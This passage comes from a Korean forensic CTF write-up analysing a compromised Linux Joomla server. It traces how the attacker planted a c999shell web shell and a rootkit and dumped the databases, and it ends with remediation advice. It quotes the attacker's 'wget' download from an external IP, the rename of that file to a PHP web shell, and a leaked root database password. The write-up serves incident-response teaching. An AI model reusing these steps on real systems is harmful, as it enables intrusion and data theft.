


그림 17 PAM 모듈 버전 확인

그림 16, 17과 같이 간단하게 운영체제 버전과 라이브러리 버전을 확인 해 보면 현재 시스템의 운영체제는 Ubuntu 9.10이며, libpam의 버전은 1.1.0-2 보다 낮은 0.82.1인 것을 알 수 있다. 그러므로 현재 시스템은 패치가 되어 있지 않다는 결론을 내릴 수 있다.

Answer : 패치를 하지 않았기 때문에 아직 위험에 노출되어 있다.

2.14. What files were placed on the webserver by the attacker?(공격자가 웹서버에 어떤 파일을 심어 두었는가?)

해당 질문은 공격자의 명령어 분석을 계속하면 쉽게 답 할 수 있다. 이번에도 중요한 부분만 떼어내어 설명하도록 하겠다.

```
wget 58.64.132.100/webstats.txt
```

공격자는 먼저 자신의 서버에서 'webstats.txt' 파일을 다운받는다.

```
cp webstats.txt webstats.php
```

그 후 txt 파일의 확장자를 php확장자로 변경한다. 해당 파일을 이미징 파일에서 찾아보면 웹쉘 파일임을 알 수 있다.




그림 18 base64 인코딩 데이터




그림 19 base64 디코딩 데이터

강조되어 있는 박스를 보면 c99shell 변조형인 c999shell 인 것을 알 수 있다. 공격자는 해당 웹 쉘을 이용하여 다음과 같이 루트킷을 업로드 한다.

그림 20 루트킷 업로드 패킷

Answer : ogfcmxaiaexofkdozkvz.ph.p, timeserver.bash, webstats.txt, webstats.php, libnux-rootkit.tar.gz

2.15. How was the attacker able to place each file on the machine?(공격자는 각 파일을 어떻게 심을 수 있었는가?)

간단하게 답을 하면 다음과 같다. 지금까지 어떻게 해당 파일들이 서버에 업로드 되고 생성되었는지 봐왔으므로 특별한 설명 없이 넘어가도록 하겠다.

Answer :
ogfcmxaiaexofkdozkvz.ph.p(JoomlaTinyBrowser File UploadVuln), timeserver.bash(wget), webstats.txt(wget), webstats.php(cp webstats.txt), libnux-rootkit.tar.gz(webstats.phpwebshell upload)

2.16. What additional tool was placed on the machine that gave the attacker direct access?(공격자가 서버에 직접적으로 접속 할 때 사용하는 추가 도구는 무엇인가?)

지금까지 내용으로 보면 공격자는 Reverse Connect를 이용하여 접속하여 웹 쉘 파일을 업로드 하여 루트킷 파일을 업로드 한다. 그러므로 결국 공격자가 최종적으로 서버에 직접 접속 할 때 사용하는 도구는 웹 쉘 이다.

Answer : c999shell

2.17. How did the attacker access this tool?(공격자는 어떻게 이 도구에 접근하였는가?)

Answer : 인터넷 브라우저를 통해 접근하였다.

2.18. What did the attacker take from the webserver?(공격자는 웹서버로부터 무엇을 획득하였는가?)

패킷 캡쳐 파일을 살펴보면 공격자는 웹 쉘을 통하여 DB 설정정보가 저장되어 있는 config.php를 확인한다.




그림 21 config.php 확인




그림 22 SQL 서버 접속

그 다음 config.php에서 확인한 정보로 SQL 서버에 접속한다. 문제에서는 획득하였다고 했으니 분명 파일로 존재 할 것이다. 이런 생각을 가지고 이미징 파일을 확인 해보면 공격자가 작업을

수행하던 디렉터리에 SQL 덤프 파일이 존재하는 것을 볼 수 있다.




그림 23 SQL 덤프 파일

덤프 파일 첫 부분을 보면 웹 쉘 이름이 적혀 있는 것을 확인 할 수 있는데, 이를 통해 명백히 웹 쉘을 통해 SQL DB를 덤프 했다고 확신 할 수 있다.

Answer :

dump_172.16.150.20_Joomla_08-02-2013-18-46-37.sql, dump_172.16.150.20_mysql_08-02-2013-18-47-33.sql

2.19. What are the md5 hashes of all the files taken?(획득한 파일의 MD5 해시 값은 무엇인가?)

Answer :

6b9caaac96c3e3f34d09a8288dba874a(dump_172.16.150.20_Joomla_08-02-2013-18-46-37.sql), c38154a80b3ab96272d576b550d5cd63(dump_172.16.150.20_mysql_08-02-2013-18-47-33.sql)

2.20. What directory was created by the attacker?(공격자는 어떤 디렉터리를 생성하였는가?)

웹 쉘이 전송하는 패킷들을 보면 쉽게 알 수 있다.

그림 24 디렉터리 생성

이미징 파일에서도 확인 할 수 있다.




그림 25 이미징 파일에서의 확인

Answer : mkdir–p /var/tmp/.www

2.21. What are the contents of this directory?(생성 된 디렉터리의 내용은 무엇인가?)

이 질문에 대한 대답은 패킷을 분석하여 얻어도 되고, 이미징 파일을 봐도 좋다. 이미징 파일을 보는 것이 간단하므로 이미징 파일을 살펴보면 다음과 같이 루트킷이 해당 디렉터리의 내용물로 위치하고 있다.




그림 26 디렉터리 내용

Answer : linux-rootkit.tar.gz, linux-rootkit/, linux-rootkit/control, linux-rootkit/control.c, linux-

rootkit/security.ko

2.22. Was the attacker able to successfully execute the tool in this directory? How do you know?(공격자는 해당 디렉터리의 도구를 성공적으로 실행하였는가? 당신은 그것을 어떻게 알고 있는가?)

이를 파악하기 위해 웹 쉘의 패킷들을 살펴보면 해당 도구는 터키어로 되어 있기 때문에 공격자는 익숙하지 않은 언어 탓에 프로그램에서 원하는 패스워드를 제대로 알지 못했다. 프로그램 또한 안티 디버깅 기술이 적용되어 있기 때문에 디버깅 또한 쉽지 않았을 것으로 예상 되어 프로그램은 정상적으로 실행 되지 못했을 것이다.




그림 27 패스워드 없이 실행파일을 실행하는 명령어

Answer : 성공적으로 실행하지 못했을 것이다. 설명은 위를 참고.

2.23. What was the exact netstat command that was executed at Fri Feb 08 2013 18:53:37? What ports were listening based on the output from that command?(2013년 2월 8일 18:53:37초에 실행 된 netstat 명령어를 통해 출력 된 결과로부터 어떤 명령이 Listening 상태였는가?)

웹 쉘 패킷을 보면 네트워크 명령을 내리는 패킷이 존재한다.

그림 28 netstat-nap

결과는 다음과 같다.

```
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name\n
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -\n
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -\n
tcp6       0      0 :::80                   :::*                    LISTEN      -\n
tcp6       0      0 :::22                   :::*                    LISTEN      -\n
tcp6       0      0 172.16.150.20:80        58.64.132.141:1070      ESTABLISHED -\n
Active UNIX domain sockets (servers and established)\n
Proto RefCnt Flags       Type       State         I-Node   PID/Program name    Path\n
unix  2      [ ACC ]     STREAM     LISTENING     2390     -                   @/com/ubuntu/upstart\n
unix  2      [ ]         DGRAM                    2447     -                   @/org/kernel/udev/udevd\n
unix  5      [ ]         DGRAM                    3473     -                   /dev/log\n
unix  2      [ ACC ]     STREAM     LISTENING     3790     -                   /var/run/mysqld/mysqld.sock\n
unix  2      [ ]         DGRAM                    5354     -\n
unix  2      [ ]         DGRAM                    3783     -\n
unix  2      [ ]         DGRAM                    3615     -\n
unix  3      [ ]         DGRAM                    2479     -\n
unix  3      [ ]         DGRAM                    2478     -\n
unix  3      [ ]         STREAM     CONNECTED     2444     -                   @/com/ubuntu/upstart\n
```

그림 29 netstat -nap 출력 결과

Answer : 3306, 22, 80

2.24. How was the attacker able to gain access to the database credentials?(공격자는 어떻게 데이터베이스에 대한 액세스를 할 수 있었는가?)

이미 18번 질문에 답하기 위해 이에 대한 분석을 수행하였다.

Answer : config.php 파일을 확인하여 관리자 계정 정보(root: mar1ners)를 획득 하여 접근

2.24. List the points of remediation that need to occur as a result of the analysis performed.(지금까지 실시한 분석을 토대로 개선해야 할 방향들을 정리하라.)

1. 시스템(운영체제 버전과 PAM 취약모듈)과 웹 어플리케이션(Joomla)의 취약점 패치가 이루어져야 한다.

2. 비밀번호가 노출 되었기 때문에 기존에 비밀번호들을 모두 교체해야 한다.

3. 모듈들에서 SQL Injection, XSS, LFI 취약점 공격이 발생하였었다. 취약점 패치 또는 모듈을 사용하지 않아야 한다.

4. root 계정으로 웹 어플리케이션 DB에 접근하지 말고 웹 어플리케이션만의 계정을 생성하여 접속 및 사용해야 한다.

5. 디렉터리의 권한 설정을 철저히 해야 한다. 게스트에게 쓰기 권한을 주어서는 안 된다.

6. 웹 쉘 이나 백도어 등을 탐지 할 수 있는 로컬 백신과 방화벽 등을 설치 해야 한다.

3. 결론

길고 긴 풀이가 끝이 났다. 기존 대회들은 대부분 침해사고 문제를 윈도우 환경으로 출제 하는데 ISSA 2013은 특별하게 리눅스 환경으로 침해사고를 출제하여 많은 사람들이 평상시 접해 보지 못했을 리눅스 환경의 침해사고를 간접적으로 접해 볼 수 있을 것 같다. 문제는 대부분 초/중급 난이도로 누구든 조금의 관심만 가진다면 쉽게 풀 수 있을 문제였었던 것 같다.